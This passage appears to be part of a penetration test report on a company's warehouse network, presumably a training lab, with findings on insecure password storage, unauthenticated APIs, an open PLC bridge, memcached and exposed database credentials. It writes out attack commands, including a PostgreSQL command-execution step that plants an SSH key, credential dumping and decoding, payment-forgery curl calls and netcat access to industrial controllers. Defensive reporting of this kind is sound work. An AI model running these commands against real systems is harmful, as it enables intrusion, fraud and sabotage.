
```
copy cmd_exec from program 'echo <public key> >
/var/lib/postgresql/.ssh/authorized_keys';
```



Commands to insert SSH public key into the postgres user's `authorized_keys` file.

[redacted] can now directly connect to the server via SSH without a password:

```
ssh postgres@10.0.17.14
```



Successful SSH session as the postgres user.

OBS-03: Insecure Password Storage

Severity: High
Impact: High
Likelihood: Medium

Description:

The passwords in the `logins` table in the MySQL database were encoded in base64, which is not a secure encryption method.

Potential Business Impact:

If decoding these passwords leads to a compromise of customers' credit card data, personal information, or restricts their rights and freedoms (as defined in the EU's Charter of Fundamental Rights), regulatory actions can be taken by payment processors or the CNIL.

Recommendations:

Passwords stored in the database should be encrypted and salted (e.g., with SHA-256 or bcrypt). Private key storage and management mechanisms should comply with PCI DSS Requirement 3 and Article 32 of the GDPR.

Affected Host (IP):

- charley.warehouse.lebonboncroissant.com:3306 (10.0.17.14)

Exploitation Details:

After [redacted] gained access to the MySQL database, (refer to OBS-01) the credentials for the LBC Marketplace were dumped:

```
select * from logins;
```

```
MariaDB [wmc1]> select * from logins limit 20;
+--------------------------------------+------------+--------------+------------+
| login_id                             | login_name | login_pass   | login_role |
+--------------------------------------+------------+--------------+------------+
| 9a7af703-88b9-4fe3-9c29-6f2c63e7b846 | a.ali      | V            |          1 |
| 06cb02af-e405-41e5-ace8-bdd13ecfc0ae | a.ali      | U            |          1 |
| d8dfc68b-b801-4a8c-b238-c75c38a83fe6 | a.arc      | V            |          1 |
| 670eb60d-1bbd-4684-9bb1-4770cd635ff1 | a.auc      | U            |          1 |
| fc19d7e8-8d2b-46c8-b96f-0ebd0b4ae9bf | a.dui      | V            |          1 |
| 6a85a68c-3e05-40ec-8a69-c72e05e36238 | a.eni      | U            |          1 |
| 4c8265d2-a22b-4d49-8856-00c92ed4974b | a.eni      | V            |          1 |
| b4affb7e-ee4a-4731-b508-4879dcf74eb4 | a.fac      | V            |          1 |
| 92e421b1-5e74-4301-bfa6-83a6cd872ac3 | a.fac      | V            |          1 |
| 608393fa-a651-4e08-9814-ca14aabb15fa | a.fel      | b            |          1 |
| 435b5aab-f4e0-4e4a-ac1a-c14f9757009a | a.fel      | U            |          1 |
| d8d818f7-d50f-4544-a8d9-049207b34d08 | a.fel      | U            |          1 |
| 799e2d51-3b0f-4c22-ad69-7d153b686d28 | a.fel      | b            |          1 |
| 527e65a1-797b-4c44-b928-8bdfefe0dfa7 | a.feu      | U            |          1 |
| c8b86229-a736-4cca-ba4c-12f3bbb4cab7 | a.feu      | V            |          1 |
| 81bd43be-b893-44ec-8f04-3a5dd41c0634 | a.mag      | V            |          1 |
| 55dbf2cf-ddcb-43d4-8f6e-082c276169b0 | a.mag      | V            |          1 |
| 8dc9e1d8-8763-4a0d-9f55-54e37c031394 | a.mag      | U            |          1 |
| bd02e4d6-c76b-4180-a63d-15f443b2e906 | a.mal      | U            |          1 |
| 15f7ad1a-4b9c-48b4-b862-30c0687dd83a | a.mi       | V            |          1 |
+--------------------------------------+------------+--------------+------------+
20 rows in set (0.001 sec)

MariaDB [wmc1]>
```

Credentials are dumped to the console (truncated for clarity)


These passwords are encoded in base64, which can be easily decoded to reveal the plaintext password of the users:

```
echo '<encoded password>' | base64 -d
```

Because there are a large number of passwords, [redacted] scripted this command to decode a file that contains the encoded passwords:

```
# contents of decode.sh
while read line
do
        echo $line | base64 -d
done < encoded.txt
```

Running the script with a list of the encoded passwords prints the cleartext credentials to the console.



The decode.sh bash script converted all encoded passwords into plaintext (truncated for clarity)

OBS-04: Unauthenticated Access to Web Applications

Severity: High
Impact: High
Likelihood: Medium

Description:

Several web applications on the LBC internal network allow for unauthenticated access to sensitive functions, including gift card creation and payment forgery.

Potential Business Impact:

Unauthenticated users are able to create an unlimited number of gift cards and payments. Furthermore, they can view gift cards and payment records of other users of LBC without proper authorization. This could result in significant financial losses for LBC if many gift cards are created and used without the corresponding payment or if payments are registered that did not actually occur. Finally, PII can also be revealed through this API, which could facilitate a data breach as defined by the GDPR and have regulatory implications for LBC.

Recommendations:

Proper authorization should be used in front of the APIs to ensure that only verified applications can directly interact with the API. As an example, the authorization scheme implemented using Json Web Tokens (JWT) on the whatchamacallit API could be used to model the authentication process on the insecure APIs.

Affected Hosts (IP):

- eggdicator.warehouse.lebonboncroissant.com:443 (10.0.17.10)
- goldenticket.warehouse.lebonboncroissant.com:443 (10.0.17.11)

Exploitation Details:

Two APIs were discovered that allowed unauthenticated access to their functionality. The first API, located under `https://goldenticket.warehouse.lebonboncroissant.com/`, allows any user to create gift cards for the LBC Marketplace. These gift cards can be created any number of times with an arbitrary balance. This functionality can be accessed on the `/docs` page or by issuing a curl command:

```
curl -X 'GET' \
'https://goldenticket.warehouse.lebonboncroissant.com/add/?account=<integer>&balance=<integer>&account_type=<character>&card=<integer>&active=1&test=0 \
-H 'accept: application/json'
```

Adding a new rewards gift card without authentication via the web UI.

The second API, located at `https://eggdicator.warehouse.lebonboncroissant.com/doc`, allows any unauthenticated user to create fraudulent payment records and look up the payment status of any customer's purchase. This can be achieved via the web UI or using curl.


View all payment statuses:

```
curl 'https://eggdicator.warehouse.lebonboncroissant.com/payment/statuses'
```


View information about individual payments:

```
curl
'https://eggdicator.warehouse.lebonboncroissant.com/payment/<payment_id>'
```

Post request to forge payment information



Using curl to view all payment statuses.



Using curl to view individual payment information

OBS-05: Unprotected PLC Access

Severity: High
Impact: High
Likelihood: Medium

Description:

A service for interacting with programmable logic controllers (PLC) can be accessed without any authentication. This service allows for modifications to memory values of various PLC devices in the network.

Potential Business Impact:

An attacker can use this vulnerability to perform denial of service attacks on industrial control systems used in Le Bonbon Croissant's warehouses. With sufficient knowledge of the types of systems running in the warehouses, attackers could also modify the operation of warehouse equipment to cause financial damage.

Recommendations:

Ensure that only authenticated users can use this service to view and make modifications to PLC devices. Network segmentation of industrial control systems from web-facing hosts can prevent attacks from propagating through the network.

Affected Hosts (IP):

- crunch-gamemaster.warehouse.lebonboncroissant.com:2001 (10.0.17.51)


Exploitation Details:

A programmable logic controller bridge is hosted on port 2001 of the 10.0.17.51 host. Through careful manual testing, three different commands were discovered to be usable on service without any form of authentication.

To interact with the service, a netcat or telnet client can be used:

```
nc 10.0.17.51 2001 -v
```

The first command can be invoked by sending a single '?' character to the service. This prints a help message which details the functionality of the PLC bridge. It also includes some development comments which leak information about employees and possible vulnerabilities in the service.



The other two features of the PLC bridge are the 'G' and 'S' commands which can be invoked in a similar fashion to the '?' command. These commands can be used to get and set values from devices within the network. Arguments for the device and the memory ID can be appended to the command, as specified in the help.

Medium

OBS-06: Lack of Network Segmentation

Severity: Medium
Impact: High
Likelihood: Low

Description:

The internal network is flat and does not restrict the access between services and applications on the internal network. It was possible to reach database servers with PII, critical infrastructure like industrial control systems, and customer applications on the same internal network range.

Potential Business Impact:

An attacker can gain access to various systems/applications from any other machine on the internal network because they are not segmented on separate networks. Furthermore, the lack of network segmentation on the corporate network increases the risk of an internal security breach resulting in a high-impact compromise of critical infrastructure, sensitive data, and sensitive systems.

Recommendations:

Implement more internal firewall clusters and access control lists (ACLs) to restrict access between applications, workstations, and servers on the internal network.

Consider the following guidelines as part of this design:

- Restrict access from user workstations to server ranges, with the exception of necessary enterprise services to/from specific hosts.
- Place critical production application servers and databases, including those that process or store PCI, in private networks, further segmented from general data center net ranges.
- Limit broader access to servers and databases to specific source ranges or workstations (e.g., networking, IT, security, etc.).

Affected Network Range:

- 10.0.17.0/24

OBS-07: End of Life Software

Severity: Medium
Impact: Medium
Likelihood: Medium

Description:

This system is running an outdated and obsolete version of Apache Tomcat which is no longer supported by the developer.

Potential Business Impact:

Outdated software with known vulnerabilities increases the risk that an attacker may be able to compromise the application or the underlying system and gain access to sensitive data in the near future.

Recommendations:

Update the affected software to the most recently supported version provided by the vendor.

Affected URL (IP) (Software) (Version):

- http://crunch.warehouse.lebonboncroissant.com:9090 (10.0.17.50) (Apache Tomcat) (6.0.53)

OBS-08: Unprotected Memcached Access

Severity: Medium
Impact: Medium
Likelihood: High

Description:

A service for interacting with memcached is publicly accessible and can be accessed without any authentication.

Potential Business Impact:

Memcached is a caching service that may be used with a variety of applications to store various forms of data. An attacker may use their access to memcached to access sensitive information or perform attacks on other applications using Memcached.

Recommendations:

Memcached should be configured to require SASL authentication to prevent open access to any user. Firewall rules on the host should be configured to only allow connections to the memcached service from authorized hosts.

Affected Hosts (IP):

- bucket.warehouse.lebonboncroissant.com:11211 (10.0.17.15)

Exploitation Details:

Using the NSE script on Nmap, the scan shows that authentication is not enabled on the memcached service.

```
┌──(root㉿ kali06)-[~]
└─# nmap -p 11211 --script=memcached-info 10.0.17.15
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-08 17:22 EST
Nmap scan report for ip-10-0-17-15.ec2.internal (10.0.17.15)
Host is up (0.00045s latency).

PORT      STATE SERVICE
11211/tcp open  memcache
| memcached-info:
|   Process ID: 8706
|   Uptime: 139023 seconds
|   Server time: 2022-01-08T22:22:06
|   Architecture: 64 bit
|   Used CPU (user): 10.232694
|   Used CPU (system): 11.868029
|   Current connections: 1
|   Total connections: 47
|   Maximum connections: 1024
|   TCP Port: 11211
|   UDP Port: 0
|_  Authentication: no

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds

┌──(root㉿ kali06)-[~]
└─# telnet 10.0.17.15 11211
Trying 10.0.17.15...
Connected to 10.0.17.15.
Escape character is '^]'.
version
VERSION 1.5.6 Ubuntu
```

Validating that authentication is not enabled by returning the version number of the server once connected.

Any publicly available tool can be used to dump the items from memcached. For example, using memcdump:

```
memcdump --servers=10.0.7.15
```

OBS-09: Database Credentials Exposed in JavaScript

Severity: Medium
Impact: Medium
Likelihood: High

Description:

The source code of the marketplace web application (js/config.js) contains user credentials for the MySQL database on 10.0.17.14 as a JSON Web Token (JWT) encoded in base64.

Potential Business Impact:

A threat actor would be able to use these exposed credentials to log into the MySQL database and compromise sensitive data including, but not limited to, user accounts, user passwords, account information, and inventory details.

Recommendations:


Do not store credentials in JWTs.

Affected URL (IP):

- scrumdiddlyumptious.warehouse.lebonboncroissant.com:80 (10.0.17.12)


Exploitation Details:

The JWT token is accessible by using the inspector tool in a web browser. This can be accessed by using the chrome developer tools. From this new window, traveling to *Sources* tab, and opening *Static -> js -> Config.js* will show a WMCI API key encoded in base64.



Base64 string in the source code, located in the js/config.js file

Decoding this API key from base64 returns a JWT token. This token can be decoded using `https://jwt.io`. The payload of this token contains credentials for the `wmci` user for the MySQL database.



Decoding the base64 string and the resultant JWT exposes a cleartext password.

```
# mysql -u wmcl --password=Yoh                                    eede -h 10.0.17.14
[Warning] Using a password on the command line interface can be insecure.
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2512
Server version: 10.3.32-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Authenticating to the MySQL database using the credentials found in the JWT token.

OBS-10: Weak Password Policy

Severity: Medium
Impact: Medium
Likelihood: Medium

Description:

Le Bonbon Croissant's password policy does not enforce minimum password length or complexity requirements for users as seen when decoding the passwords found in the MySQL database.

Potential Business Impact:

Le Bonbon Croissant users have weak passwords that can be easily guessed or cracked. Weak passwords can give an attacker access to sensitive employee information and services on the domain. Once authenticated, an attacker can begin to search for further vulnerabilities or customer information and attempt to escalate their privileges. Poor password policies have resulted in GDPR penalties in the past. For example, CNIL fined Spartoo 250,000 Euro for a number of violations, including the risks posed by allowing users to use weak passwords.

Recommendations:

Consider enforcing a 12-character minimum password length (16 recommended) and using a block list for certain password fragments. These may include corporate names or acronyms, common dictionary words, and proper names (e.g., seasons, months, company name). At the bare minimum, PCI-DSS Requirement 8.2.3, strong passwords are, at the very least 7 characters and one number. Create awareness training for users to use strong passwords utilizing passphrases, which are long, but easy to remember.

Affected Hosts (IP):

- charley.warehouse.lebonboncroissant.com:3306 (10.0.17.14)
- scrumdiddlyumptious.warehouse.lebonboncroissant.com:80 (10.0.17.12)

Low

OBS-11: Directory Listing

Severity: Low
Impact: Low
Likelihood: High

Description:

This system is configured with directory listing enabled, thereby allowing access to view the web application's file structure.

Potential Business Impact:

An external or internal threat actor could map the structure of the web application and obtain sensitive information contained in files stored on the web server.

Recommendations:

